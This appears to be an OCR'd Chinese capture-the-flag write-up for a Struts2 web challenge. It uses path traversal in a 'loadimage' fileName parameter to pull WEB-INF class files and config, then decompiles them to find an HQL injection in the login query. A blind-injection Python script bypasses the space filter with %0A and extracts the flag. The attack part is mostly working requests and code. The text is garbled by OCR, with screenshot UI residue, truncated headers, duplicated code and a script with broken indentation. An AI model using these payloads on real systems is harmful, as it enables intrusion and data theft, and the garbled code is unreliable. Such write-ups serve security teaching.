
```
        <interceptor-ref name="defaultStack" />
        <interceptor-ref name="oa" />
      </interceptor-stack>

    </interceptors>
    <action name="list"
class="com.cuitctf.action.AdminAction"
method="execute">
      <interceptor-ref name="userAuth">
        <param name="excludeMethods">
          execute
        </param>
      </interceptor-ref>
      <result
name="login_error">/ctfpage/login.jsp</result>
      <result
name="list_error">/ctfpage/welcome.jsp</result>
      <result
name="success">/ctfpage/welcome.jsp</result>
    </action>
  </package>
</struts>
```

```xml
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE struts PUBLIC
        "-//Apache Software Foundation//DTD Struts Configuration 2.3//EN"
        "http://struts.apache.org/dtds/struts-2.3.dtd">
<struts>
 <constant name="strutsenableDynamicMethodInvocation" value="false"/>
    <constant name="struts.mapper.alwaysSelectFullNamespace" value="true" />
    <constant name="struts.action.extension" value=","/>
    <package name="front" namespace="/" extends="struts-default">
        <global-exception-mappings>
            <exception-mapping exception="java.lang.Exception" result="error"/>
        </global-exception-mappings>
        <action name="zhuanxvlogin" class="com.cuitctf.action.UserLoginAction" method="execute">
            <result name="error">/ctfpage/login.jsp</result>
            <result name="success">/ctfpage/welcome.jsp</result>
        </action>
        <action name="loadimage" class="com.cuitctf.action.DownloadAction">
            <result name="success" type="stream">
                <param name="contentType">image/jpeg</param>
                <param name="contentDisposition">attachment;filename="bg.jpg"</param>
                <param name="inputName">downloadFile</param>
            </result>
            <result name="suffix_error">/ctfpage/welcome.jsp</result>
        </action>
    </package>
    <package name="back" namespace="/" extends="struts-default">
        <interceptors>
            <interceptor name="oa" class="com.cuitctf.util.UserOAuth"/>
            <interceptor-stack name="userAuth">
                <interceptor-ref name="defaultStack" />
                <interceptor-ref name="oa" />
            </interceptor-stack>

        </interceptors>
        <action name="list" class="com.cuitctf.action.AdminAction" method="execute">
            <interceptor-ref name="userAuth">
                <param name="excludeMethods">
                    execute
                </param>
            </interceptor-ref>
            <result name="login_error">/ctfpage/login.jsp</result>
            <result name="list_error">/ctfpage/welcome.jsp</result>
            <result name="success">/ctfpage/welcome.jsp</result>
        </action>
    </package>
</struts>
```

这里class里面可以看到很多class类名，尝试了一下，都可以逐个下载，点号换成正斜杠，然后再在后面加个.class就可以下载了，下载后用jd反编译class文件

发现一个看起来和登陆有关的类UserLoginAction,构造payload下载:

`?fileName=../../WEB-INF/classes/com/cuitctf/action/UserLoginAction.class`



Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel
Target: http://220.249.52.133:30685
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render
Type a search term
0 matches
Done
3,968 bytes | 29 millis


```
GET /loadimage?fileName=../../WEB-INF/classes/com/cuitctf/action/UserLoginAction.class
HTTP/1.1
Host: 220.249.52.133:30685
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
Date: Thu, 13 Aug 2020 04:30:03 GMT
Connection: close
Content-Length: 3796

漱壕   1 ⊠
 + a
 b c  ,  d e  f        * g    h i  j
   a  k
   l      * m
 n o
   p
 q r
 s t  ?
 s u  v
 * w  x  y    z { | }
   ~ ⊠
 s ⊠  .  ⊠  ⊠
 * ⊠
 ⊠ ⊠
 ⊠ ⊠
 ⊠ ⊠
 n ⊠    ⊠  ⊠ ⊠  ⊠
 * ⊠  ⊠  ⊠   userService  !Lcom/cuitctf/service/Us
```

我们使用jd-gui java反编译工具

我们将文件下载，并修改为.class文件

我们使用luyten反编译




```java
package com.cuitctf.action;

import com.cuitctf.service.*;
import com.cuitctf.po.*;
import com.cuitctf.util.*;
import org.springframework.context.*;
import com.opensymphony.xwork2.*;
import java.util.regex.*;
import java.util.*;

public class UserLoginAction extends ActionSupport
{
    private UserService userService;
    private User user;

    public UserLoginAction() {
        final ApplicationContext context = InitApplicationContext.getApplicationContext();
        this.userService = (UserService)context.getBean("userService");
    }

    public String execute() throws Exception {
        System.out.println("start:" + this.user.getName());
        final ActionContext actionContext = ActionContext.getContext();
        final Map<String, Object> request = (Map<String, Object>)actionContext.get("request");
        try {
            if (!this.userCheck(this.user)) {
                request.put("error", "\u767b\u5f55\u5931\u8d25\uff0c\u8bf7\u68c0\u67e5\u7528\u6237\u540d\u548c\u5bc6\u7801");
                System.out.println("\u767b\u9646\u5931\u8d25");
                return "error";
            }
        }
        catch (Exception e) {
            e.printStackTrace();
            throw e;
        }
        System.out.println("login SUCCESS");
        ActionContext.getContext().getSession().put("user", this.user);
        return "success";
    }

    public boolean isValid(final String username) {
        final String valiidateString = "[a-zA-Z0-9]{1-16}";
        return matcher(valiidateString, username);
    }

    private static boolean matcher(final String reg, final String string) {
        boolean tem = false;
        final Pattern pattern = Pattern.compile(reg);
        final Matcher matcher = pattern.matcher(string);
        tem = matcher.matches();
```

```java
package com.cuitctf.action;

import com.cuitctf.service.*;
import com.cuitctf.po.*;
import com.cultctf.util.*;
import org.springframework.context.*;
import com.opensymphony.xwork2.*;
import java.util.regex.*;
import java.util.*;

public class UserLoginAction extends ActionSupport
{
    private UserService userService;
    private User user;

    public UserLoginAction() {
        final ApplicationContext context = InitApplicationContext.getApplicationContext();
        this.userService = (UserService)context.getBean("userService");
    }

    public String execute() throws Exception {
        System.out.println("start:" + this.user.getName());
        final ActionContext actionContext = ActionContext.getContext();
        final Map<String, Object> request = (Map<String, Object>)actionContext.get("request");
        try {
            if (!this.userCheck(this.user)) {
                request.put("error", "\u767b\u5f55\u5931\u8d25\uff0c\u8bf7\u68c0\u67e5\u7528\u6237\u540d\u548c\u5bc6\u7801");
                System.out.println("\u767b\u9646\u5931\u8d25");
                return "error";
            }
        }
        catch (Exception e) {
            e.printStackTrace();
            throw e;
        }
        System.out.println("login SUCCESS");
        ActionContext.getContext().getSession().put("user", this.user);
        return "success";
    }

    public boolean isValid(final String username) {
        final String valiidateString = "[a-zA-Z0-9]{1-16}";
        return matcher(valiidateString, username);
    }

    private static boolean matcher(final String reg, final String string) {
        boolean tem = false;
        final Pattern pattern = Pattern.compile(reg);
        final Matcher matcher = pattern.matcher(string);
        tem = matcher.matches();
        return tem;
    }

    public boolean userCheck(final User user) {
        final List<User> userList = (List<User>)this.userService.loginCheck(user.getName(), user.getPassword());
        if (userList != null && userList.size() == 1) {
            return true;
        }
        this.addActionError("Username or password is Wrong, please check!");
        return false;
    }

    public UserService getUserService() {
        return this.userService;
    }

    public void setUserService(final UserService userService) {
        this.userService = userService;
    }

    public User getUser() {
        return this.user;
    }

    public void setUser(final User user) {
        this.user = user;
    }
}
```

截取部分有用的代码

```
 public boolean userCheck(User user) {
 List<User> userList = this.userService.loginCheck(user.getName(), user.getPassword());
 if (userList != null && userList.size() == 1) {
   return true;
 }
 addActionError("Username or password is Wrong, please check!");
 return false;
}
```



Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz
p Project Intruder Repeater Window Help
ashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel
Target: http://220.249.52.133:30685
equest
Response
aw Params Headers Hex
Raw Headers Hex XML Render
Type a search term
0 matches

```
T /loadimage?fileName=../../WEB-INF/classes/applicationContext.xml HTTP/1.1
st: 220.249.52.133:30685
er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
efox/56.0
cept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
cept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
cept-Encoding: gzip, deflate
nnection: close
grade-Insecure-Requests: 1
```

```
      <ref bean="transactionManager"/>
    </property>
    <property name="transactionAttributes">
      <props>
        <prop
key="add">PROPAGATION_REQUIRED</prop>
        <prop
key="find*">PROPAGATION_REQUIRED,readOnly</p
rop>
      </props>
    </property>
  </bean>
  <bean id="userDAO"
class="com.cuitctf.dao.impl.UserDaoImpl">
    <property name="hibernateTemplate">
      <ref bean="hibernateTemplate"/>
    </property>
  </bean>
  <bean id="userService"
class="com.cuitctf.service.impl.UserServiceImpl">
    <property name="userDao">
      <ref bean="userDAO"/>
    </property>
  </bean>
</beans>
```

发现还有一个userservicempl的类

我们下载

```
    public List <User> loginCheck(String name, String password) {
        name = name.replaceAll(" ", "");
        name = name.replaceAll("=", "");
        Matcher username_matcher = Pattern.compile("^[0-9a-zA-Z]+$").matcher(name);
        Matcher password_matcher = Pattern.compile("^[0-9a-zA-Z]+$").matcher(password);
        if (password_matcher.find()) {
            return this.userDao.loginCheck(name, password);
        }
        return null;
    }
```


找到登录的规则

是登陆语句的过滤规则,在UserDaoImpl.class中找到:

```
 public List < User > loginCheck(String name, String password) {
        return getHibernateTemplate().find("from User where name ='" + name + "' and password = '" + password + 
"'");
    }
```

这里是大佬的盲注脚本

```
import requests
s=requests.session()

flag=''
for i in range(1,50):
    p=''
    for j in range(1,255):
    payload="(select%0Aascii(substr(id,"+str(i)+",1))%0Afrom%0AFlag%0Awhere%0Aid<2)<'"+str(j)+"'"
    url="http://111.198.29.45:35732/zhuanxvlogin?user.name=admin'%0Aor%0A"+payload+"%0Aor%0Aname%0Alike%0A'admin'
&user.password=1"
    r1=s.get(url)
    if len(r1.text)>20000 and p!='':
     flag+=p
     print i,flag
     break
    p=chr(j)
```


```
            flag+=p
            print i,flag
            break
        p=chr(j)
```
for i in range(1,50) › for j in range(1,255)

python学习

```
45 sctf{C46E250926A2DFFD831975396222B08E}⍰⍰⍰⍰⍰⍰⍰
46 sctf{C46E250926A2DFFD831975396222B08E}⍰⍰⍰⍰⍰⍰⍰⍰
47 sctf{C46E250926A2DFFD831975396222B08E}⍰⍰⍰⍰⍰⍰⍰⍰⍰
48 sctf{C46E250926A2DFFD831975396222B08E}⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰
49 sctf{C46E250926A2DFFD831975396222B08E}⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰⍰
```